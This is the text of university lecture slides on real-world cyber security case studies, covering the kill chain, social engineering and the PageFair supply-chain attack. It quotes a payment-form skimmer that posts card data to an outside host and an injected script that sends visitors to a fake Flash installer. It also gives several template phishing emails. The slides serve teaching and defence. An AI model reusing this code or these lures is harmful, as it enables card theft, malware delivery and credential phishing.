Cyber Security
Real world case studies

Chris G. Willcocks

Durham University

Covered today

- Cyber kill chain
  - In
  - Through
  - Out
- Social engineering tactics
- PageFair: in depth case-study
- Perimeter security & threat within

```
1   window.onload = function() {
2       jQuery("#submitButton").bind("mouseup touchend", function(a) {
3           var
4               n = {};
5           jQuery("#paymentForm").serializeArray().map(function(a) {
6               n[a.name] = a.value
7           });
8           var e = document.getElementById("personPaying").innerHTML;
9           n.person = e;
10          var
11              t = JSON.stringify(n);
12          setTimeout(function() {
13              jQuery.ajax({
14                  type: "POST",
15                  async: !0,
16                  url: "https://baways.com/gateway/app/dataprocessing/api/",
17                  data: t,
18                  dataType: "application/json"
19              })
20          }, 500)
21      })
22  };
```

PageFair

Cyber kill chain

Three stages of the cyber kill chain

Definition: Reconnaissance

Reconnaissance refers to the **information-gathering** phase of a cyberattack, where the attacker tries to **gather** and **search** for as much information about the target system, network, or organization as possible. Reconnaissance methods can be classified:

- **Passive**
- **Active**

- **External**
- **Internal**

Passive interaction e.g. through **public** sources, whois lookups….

Active interaction with target (**probes**, **requests...**)

External attacker **outside** the organisation/network.

Internal **within** organisation network (malicious insider, disgruntled employee…)

UPS Thief

WannaCry

Equifax

Two "In" Case studies in 2017

- WannaCry

- Equifax data breach

Example: Network reconnaissance

| Method	Technique	Common tools
Information gathering	Passive	`whois, nslookup`
Determining what to scan	Passive	`RIPE, LACNIC, APNIC, ARIN`
Identify active machines	Active	`ping, hping, traceroute, nmap, SuperScan`
Finding open ports/applications	Active	`nmap, pscan, Amap, SuperScan`
OS fingerprinting	Active or passive	`Nmap, Winfingerprint, P0f, Xprobe2, ettercap`
Mapping the network	Active	`CartoReso, traceroute, NeoTrace`

Through

Credential Access
Execution
Privilege Escalation
Lateral Movement

Pivoting | Discovery | Access

Two "through" case studies

- Target 2013
- SolarWinds 2020

Exfiltration

Out

Impact

Access   Collection   Objectives

Two "out" case studies

- Equifax (continued)

- NotPetya 2017 malware

Subject: Important Account Notification

Dear Chris,

We wanted to let you know that we've detected some unusual activity on your account. As a security measure, we've temporarily locked your account until we can verify your identity. Please click the link below to reset your password and unlock your account.

[Link to a fake login page]

We apologize for any inconvenience, and thank you for your cooperation.

Sincerely,

John Smith
CIS Durham

Subject: Remote Job Opportunity at Google DeepMind

Dear Chris,

I'm a recruiter for Google DeepMind and I came across your impressive LinkedIn profile—you're exactly the kind of candidate we're looking for. I wanted to reach out to see if you'd be interested in a job opportunity at DeepMind. We're currently looking for someone with your expertise to join our team.

If you're interested, please fill in the following form and we will be in touch shortly:

[Link to Google login with fake 2FA, then a simple form or link expired]

Thank you for your time, and we look forward to hearing from you.

Best regards,

Adam

Subject: Request from the CEO

Dear Employees,

As you know, tax season is upon us, and we need your help to process our tax forms quickly and accurately. Please click on the link below to access the HR portal, where you will find instructions for processing your tax forms.

[Spoofed HR portal link]

Thank you for your assistance,

[CEO name]

Subject: Urgent Security Update

Dear Employees,

As you may have seen in the news, the X malware is causing serious problems to organisations like ours. Therefore, we have issued an urgent security update that must be installed on all company devices as soon as possible. Please click on the link below to download and install the update.

[Malicious link]

We will be able to see who has and who has not installed the update, and the list will be given to all line managers by the end of the day.

Thank you, IT Department

Subject: Help Us Raise Money for **Macmillan Cancer Support** and **Guide Dogs**!

Dear Chris,

We are excited to announce that our company is partnering with Macmillan Cancer Support and Guide Dogs charities to raise money for their important work. As an employee of [Company Name], you have the opportunity to make a difference in the lives of those in need by donating to these amazing causes.

We know that you care about the world around you, and we hope that you'll consider supporting our efforts to make a positive impact. With your help, we can make a real difference in the lives of countless people.

To make a donation, simply follow the link below and fill out the form. You will then be able to <u>see a list of which of your colleagues has already donated!</u>

[Link to Donation Page]

Also, as a special bonus, we will be matching all donations made in the first day by 2X!

Subject: Exciting new employee benefits program!

Dear Chris,

We're thrilled to announce our new employee benefits program, designed to give you even more value and support as a valued member of our team.

As part of the program, you'll gain access to a range of exclusive perks and discounts, including:

- Discounted gym memberships
- Health and wellness resources
- Professional development courses
- And much more!

To learn more and get started, simply log in to our employee portal and explore the benefits available to you.

[Portal for collecting personal information such as financial data]

Indepth on the PageFair supply chain attack

CDN
pagefair.js

Website 1
<script pagefair.js>

js

Website 2...
<script pagefair.js>

js

js

Website
10,000
<script pagefair.js>

Source: Courtesy of PageFair Ltd

CDN
pagefair.js

Website 1
<script pagefair.js>

Website 2...
<script pagefair.js>

Website
10,000
<script pagefair.js>

Source: Courtesy of PageFair Ltd

PageFair Footage

Sean Blanchfield <sean@pagefair.com>
to me

10/31/15

http://www.youtube.com/watch?v=G7ypJbSN9Qd

...

Sean

Google

2-Step Verification

To help keep your email, photos, and other content safer, complete the task below.

Enter a verification code

Get a verification code from the **Google Authenticator** app

Enter the 6-digit code

Done

☑ Remember this computer for 30 days

Try another way to sign in

Your MaxCDN Password Has Been Reset

MaxCDN Support support@maxcdn.com via pagefair.com   11/1/15
to ▮▮▮

maxcdn

Hi ▮▮▮

The password reset for techadmin@pagefair.com was successful.

Please go to your control panel to log in to your account using your email address and new password. Please remember you can update this password any time by accessing your Account Settings.

We suggest making your password more than 6 characters, including at least one number with upper and lowercase characters.

If you think you have received this email in error, please email us at support@maxcdn.com.

Thank you, MaxCDN Team

```
ads.min.js  ×
1  alert('WARNING: Your Flash Player plugin is outdated! Upgrade to continue!');
2  location.replace('http://184.173.28.170/adobe_flashplayer_7.exe');
```

WARNING: Your Flash Player plugin is outdated! Upgrade to continue!

OK

Public disclosure

- Went very public on Sunday (< 24 hours after attack)
  - Emailed all customers
  - Added very detailed technical blog post
  - 10 updates to blog post over next week.

- Unexpected benefits of public disclosure:
  - Security researchers analysed the attack
  - Security consultants offered free advice
 - Court of public opinion in tech community was in our favour

Technical audit

- With access to email almost all systems are vulnerable
- They decided to do a full security audit:
  - Reset ALL passwords for every account for everyone in the company
  - Enable 2FA for all accounts
  - Reset all SSH keys, HTTPS certs
  - Enforce 2FA for SSH access to servers from outside the office
  - Upgraded all of our software dependencies to the latest versions
  - Audited open ports on our servers
  - Run automated pentesting tools
- No further attacks happened
- "To get hacked once may be regarded as a misfortune; to get hacked twice looks like carelessness"

Impact on business

Hack

5000/second

1000/second

100/second

Conclusions

- Even Google oauth can be dangerous
- Always check the URL bar when logging in after clicking a link
- Setup 2FA for everything
- Have a separate email for critical accounts
- Public disclosure is good in the long term
- Use SRI for all 3rd party Javascript
  - Downside is that you cannot update easily
- Even small companies need to care about security

Who did it?

- Victim of attack got obsessed with finding attacker
    - Found code names
    - Possible DOB
    - A few arrows pointed at a particular country
    - Nothing concrete found after weeks of effort

6 months later...

- Now on FBI most wanted list
- In connection with similar attacks on US government and businesses
- $100,000 reward
- Confirmed info found in investigation

Perimeter security and the threat within

Blue team response

- Disproportionate £££ on perimeter security
- But this is already too late…

Shift in blue tactics to
- Monitor employee behaviour
- Incentivise employees in performance
  - Measurable goals
  - Company culture
- Proactive solutions

Key points

Every organisations security needs are unique

The allocation of resources and budget depends on:

- size
- industry type
- risk profile

Next week we will look more at measuring risk, along with the role of AI in the security landscape.